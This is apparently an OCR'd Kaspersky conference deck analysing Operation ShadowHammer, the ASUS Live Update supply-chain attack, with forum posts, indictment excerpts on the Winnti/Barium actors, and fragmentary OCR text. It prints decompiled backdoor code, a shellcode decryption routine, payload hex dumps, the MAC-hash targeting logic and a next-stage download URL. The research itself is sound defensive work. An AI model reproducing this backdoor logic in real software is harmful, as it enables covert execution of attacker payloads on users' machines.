Operation ShadowHammer

Costin Raiu, Boris Larin, Vitaly Kamluk, Alex Liskin

AMR+GReAT, Kaspersky Lab

THE SAS CON

In k

No engines detected this file

SHA-256	5692f84338604f82f1222be248789a0211223fe0f51d0a8908fb1b7c70e01df0
File name	ASUSFourceUpdater.exe
File size	918.45 KB
Last analysis	2019-04-05 21:44:02 UTC
Community score	-62

0 / 65

Detection Details Community 3

Ad-Aware	Clean		
AhnLab-V3	Clean		
CAT-QuickHeal	Clean	ClamAV	Clean

are indeed odd, but I noticed odd grammar errors in other ASUS
g gun by itself.

Probably because ASUS is a German company.

Share Report Save

ALU reported a new “Critical” update last night

Posts

Thu Sep 27 2018 10:00:25 GMT+0000 (Coordinated Universal Time)

Posted by u/FabulaBerserko 6 months ago

9

Asus Live Update 3.4.3 vulnerability

I purchased an ASUS ROG GL553VE back in July. During initial set up I removed a lot of the OEM software it came pre-installed with, but I left ASUS Live Update (v3.4.3) alone, as it seemed to have a role in delivering BIOS updates.

Thu Sep 27 2018 18:24:10 GMT+0000 (Coordinated Universal Time)

Asus_USA 1 point · 6 months ago

We're terribly sorry for this inconvenience. Since discovering this issue have you tried running a scan for viruses.? Did you received any error message with your live update?


Share Report Save

MonopolyMeal 0 points · 6 months ago

I believe this person is asking about any known vulnerabilities with your software. He has asked 3 questions at the end of his post.

Share Report Save


The ShadowPad Story



D. Barium's Method Of Compromising And Stealing Information From Victims

19. The Barium Defendants have employed at least two methods of compromising victim computers. The first method, described in Part D.1, below, involves the "Barlaiy" and "PlugXL" malware, which the Barium Defendants propagate using phishing techniques. The second method, described in Part D.2, below, involves the "ShadowPad" malware, which the Barium Defendants have distributed via a third-party software provider's compromised update.

The CCleaner Attack



WINNTI, BARIUM, LEAD, AXIOM

- January 2017: Microsoft: “In this blog, we look at the **Winnti malware implant** as used by two known activity groups BARIUM and LEAD. We look at how these activity groups introduce the implant to various targets and techniques used by Microsoft researchers to track the implant.”
- Winnti? An older friend…

- “Kaspersky Lab began this ongoing research in the autumn of 2011. The subject is a series of targeted attacks against private companies around the world. In the course of our research we uncovered the **activity of a hacking group which has Chinese origins**. This group was named “Winnti”.”

https://forum.90sec.org/viewthread.php?action=printable&tid=2012

Rough translation of job offer from Chinese:

And *Mer4en7y*'s replied to this job offer:

作者: mer4en7y **时间:** 2012-4-6 08:28

本帖最后由 mer4en7y 于 2012-4-6 08:30 编辑

难道是搞APT，只是广州太远，不过顶一个

Mer4en7y's comment about job offer

Which can be translated as: "*Aren't you recruiting people for APT? Guangzhou is too far, but anyway I support it*".

There are some interesting comments in the mentioned forum thread regarding reference "Powerful background" in job offer. People in the thread speculated that it could mean the work is supported by the government.

rules will be kicked out;

BTW, mer4en7y?

UNITED STATES DISTRICT COURT

SOUTHERN DISTRICT OF CALIFORNIA

June 2017 Grand Jury

e. GAO HONG KUN, aka "mer4en7y," (高洪坤 STC 7559/3163/0981), a computer hacker who operated at the direction of LIU and was an associate of ZHANG. Among other things, GAO was involved in the computer intrusions into Capstone Turbine and Company F.


aka "Fangshou,"
GAO HONG KUN (5),
aka "mer4en7y,"
ZHUANG XIAOWEI (6),
aka "jpxxav,"
MA ZHIQI (7),
aka "Le Ma,"
LI XIAO (8),

Damaging Protected Computers;
Title 18, U.S.C.,
Sec. 982(a)(1) and (b)(1) -
Criminal Forfeiture

A Curious Discovery

Suspicious updates


- In January 2019, we spotted some fishy updates:
- Downloaded from the official ASUS Update server:
  hxxps://liveupdate01s[.]asus[.]com/...
  .../Liveupdate_Test_VER*.zip
- Having:
  a valid digital signature of “ASUSTeK Computer Inc.”




Backdoored executable

Count of sections	5	Machine	Intel386
Symbol table	00000000[00000000]		Tue Mar 24 03:56:56 2015
Size of optional header	00E0	Magic optional header	010B
Linker version	10.00	OS version	5.01
Image version	0.00	Subsystem version	5.01
Entry point	000F7A01	Size of code	0011AA00
Size of init data	00212400	Size of uninit data	00000000
Size of image	00339000	Size of header	00000400
Base of code	00001000	Base of data	0011C000
Image base	00400000	Subsystem	GUI
Section alignment	00001000	File alignment	00000200
Stack	00100000/00001000	Heap	00100000/00001000
Checksum	00339873	Number of dirs	16
Overlay	0032D200[00001E50/7760/7,578 Kb]		

Backdooring techniques





Backdoor (earlier variants)

```
int __stdcall __noreturn wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPWSTR lpCmdLine, int nShowCmd)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  savedregs = &savedregs;
  v13 = v5;
  v12 = v4;
  buf = VirtualAlloc(0, 0x80000u, 0x1000u, 0x40u);
  if ( buf )
  {
    payload = buf;
    input = (int *)0x56EC78;
    output = buf;
    size = 0xBC00;
    do
    {
      data = *input;
      ++input;
      *output = data;
      ++output;
      --size;
    }
    while ( size );
    ((void (__cdecl *)(int, int))(payload + 0x302))(v12, v13);
  }
  ExitProcess(0);
}
```


Payload in resources
(in place of original executable)

```
.0056EC70:  03 00 45 00-58 00 45 00-4D 5A 90 00-03 00 00 00  ♥ E X E MZP ♥
.0056EC80:  04 00 00 00-FF FF 00 00-B8 00 00 00-00 00 00 00  ♦       ╕
.0056EC90:  40 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  @
.0056ECA0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.0056ECB0:  00 00 00 00-E8 00 00 00-0E 1F BA 0E-00 B4 09 CD      ш   ♫▼║♫ ┤o=
.0056ECC0:  21 B8 01 4C-CD 21 54 68-69 73 20 70-72 6F 67 72  !╕☺L=!This progr
.0056ECD0:  61 6D 20 63-61 6E 6E 6F-74 20 62 65-20 72 75 6E  am cannot be run
.0056ECE0:  20 69 6E 20-44 4F 53 20-6D 6F 64 65-2E 0D 0D 0A   in DOS mode.♪♪◙
```

Backdoored WinMain to copy and execute payload from resources


Backdoor (newer variants)

start -> ___tmainCRTStartup -> _exit -> _doexit -> ___crtExitProcess



```
; Attributes: library function noreturn bp-based frame

; void __cdecl __noreturn __crtExitProcess(UINT uExitCode)
___crtExitProcess proc near

uExitCode= dword ptr  8

mov     edi, edi
push    ebp
mov     ebp, esp
push    [ebp+uExitCode]
call    execute_shellcode
pop     ecx
push    [ebp+uExitCode] ; uExitCode
call    ds:ExitProcess
___crtExitProcess endp
```

Backdoor



```
; Attributes: library function noreturn bp-based frame

; void __cdecl __noreturn __crtExitProcess(UINT uExitCode)
___crtExitProcess proc near

uExitCode= dword ptr  8

mov     edi, edi
push    ebp
mov     ebp, esp
push    [ebp+uExitCode]
call    ___crtCorExitProcess
pop     ecx
push    [ebp+uExitCode] ; uExitCode
call    ds:ExitProcess
___crtExitProcess endp
```

Original

Backdoor (newer variants)

```
int __stdcall decrypt_shellcode(BYTE *input, int size, BYTE *output)
{
  int result; // eax
  unsigned int d; // [esp+D0h] [ebp-44h]
  unsigned int c; // [esp+DCh] [ebp-38h]
  unsigned int b; // [esp+E8h] [ebp-2Ch]
  unsigned int a; // [esp+F4h] [ebp-20h]
  int i; // [esp+100h] [ebp-8h]

  i = 0;
  a = *(_DWORD *)input;
  b = *(_DWORD *)input;
  c = *(_DWORD *)input;
  d = *(_DWORD *)input;
  do
  {
    a = a + (a >> 3) - 0x11111111;
    b = b + (b >> 5) - 0x22222222;
    c += 0x33333333 - (c << 7);
    d += 0x44444444 - (d << 9);
    output[i] = (d + c + b + a) ^ input[i];
    result = ++i;
  }
  while ( i < size );
  return result;
}
```

“Famous” algorithm from PlugX

Encrypted payload in resources
(in place of original executable)

```
.0056EC70:  03 00 45 00-58 00 45 00-AF CE 26 52-DA 31 AB FE
.0056EC80:  55 5A 21 97-4E 7A 81 82-96 1F DB 51-00 78 39 9A
.0056EC90:  8A EA 06 8E-B7 1C 08 6C-04 02 FE 34-23 70 DD 28
.0056ECA0:  8A A0 76 AC-37 7E 07 29-4B 44 11 4B-56 28 7E 1B
.0056ECB0:  A9 83 72 37-58 24 CE 97-FA 9D B0 A5-93 7C B2 85
.0056ECC0:  27 88 F3 D5-F1 7F CB DC-02 DE 65 C1-1C BD 34 B7
.0056ECD0:  99 30 A0 30-AA 2A 88 56-08 83 15 DB-04 79 7E 3C
.0056ECE0:  18 2A 21 AA-46 A4 7C D4-C7 7A E5 C7-11 F8 60 ED
```

```
.0056EC70:  03 00 45 00-58 00 45 00-65 DA A7 EE-AF CE 26 52
.0056EC80:  00 70 00 00-00 00 00 00-55 8B EC 83-EC 10 53 8B
.0056EC90:  5D 08 8B 43-3C 8B 44 18-78 03 C3 8B-50 20 56 8B
.0056ECA0:  70 1C 57 8B-78 24 8B 40-18 33 C9 03-D3 03 F3 03
.0056ECB0:  FB 89 4D FC-89 45 F4 85-C0 7F 0A 33-C0 5F 5E 5B
.0056ECC0:  C9 C3 8B 4D-FC 0F B7 04-4F 8B 04 86-8B 0C 8A 83
.0056ECD0:  65 F8 00 03-C3 03 CB 89-45 F0 8A 01-84 C0 74 18
.0056ECE0:  8B 5D F8 6B-DB 21 0F BE-C0 03 D8 41-8A 01 89 5D
```

Header with size and decrypted payload

Shellcode

Our statistic shows **230 unique** samples with different shellcodes

How do they look like?

```
mov     [ebp+var_624], 6FAB205Bh
mov     [ebp+var_620], 0FBC7D95h
mov     [ebp+var_61C], [redacted]
mov     [ebp+var_618], [redacted]
lea     edi, [ebp+var_614]
stosd
mov     [ebp+var_610], ecx
mov     [ebp+var_60C], 0EF03771Eh
mov     [ebp+var_608], 39747C83h
mov     [ebp+var_604], [redacted]
mov     [ebp+var_600], [redacted]
lea     edi, [ebp+var_5FC]
stosd
mov     [ebp+var_5F8], 181EAC85h
mov     [ebp+var_5F4], 0BD0F33BBh
mov     [ebp+var_5F0], [redacted]
mov     [ebp+var_5EC], [redacted]
lea     edi, [ebp+var_5E8]
stosd
```

Main function of shellcode has enormous size due amount of data assembled on stack

MAC’s MD5

1. Get MAC addresses with iphlpapi.dll’s GetAdaptersAddresses API function
2. Use MD5 API from ntdll.dll to calculate MD5 of 6 raw bytes of physical address
3. Check that MAC hashes are belong to table that was assembled on stack
4. In case of match next stage will be downloaded from https://asushotfix.com/logo.jpg (logo2.jpg in newer variants)

   Otherwise create an INI file "idx.ini" which will be located 2 directory levels upper than current executable

Targeting only very specific computers with surgical precision!

Statistics

We identified **230 unique** backdoored samples.


Containing **14 unique** hash tables:

- Smallest table – **8 entries**
- Biggest table – **307 entries**

Some hashes are present in all tables

In total we found:

- **205 entries** of Type 1
- **209 entries** of Type 2



Over **400 machines** were targeted by **Operation ShadowHammer**.

Story Doesn't End Here

We found 3 victims of similar supply chain attacks 1 week after the discovery of the ASUS case.

All these victims were from the gaming industry.


All new cases had the same backdoor but it was different from ASUS case

But there are similarities as well:

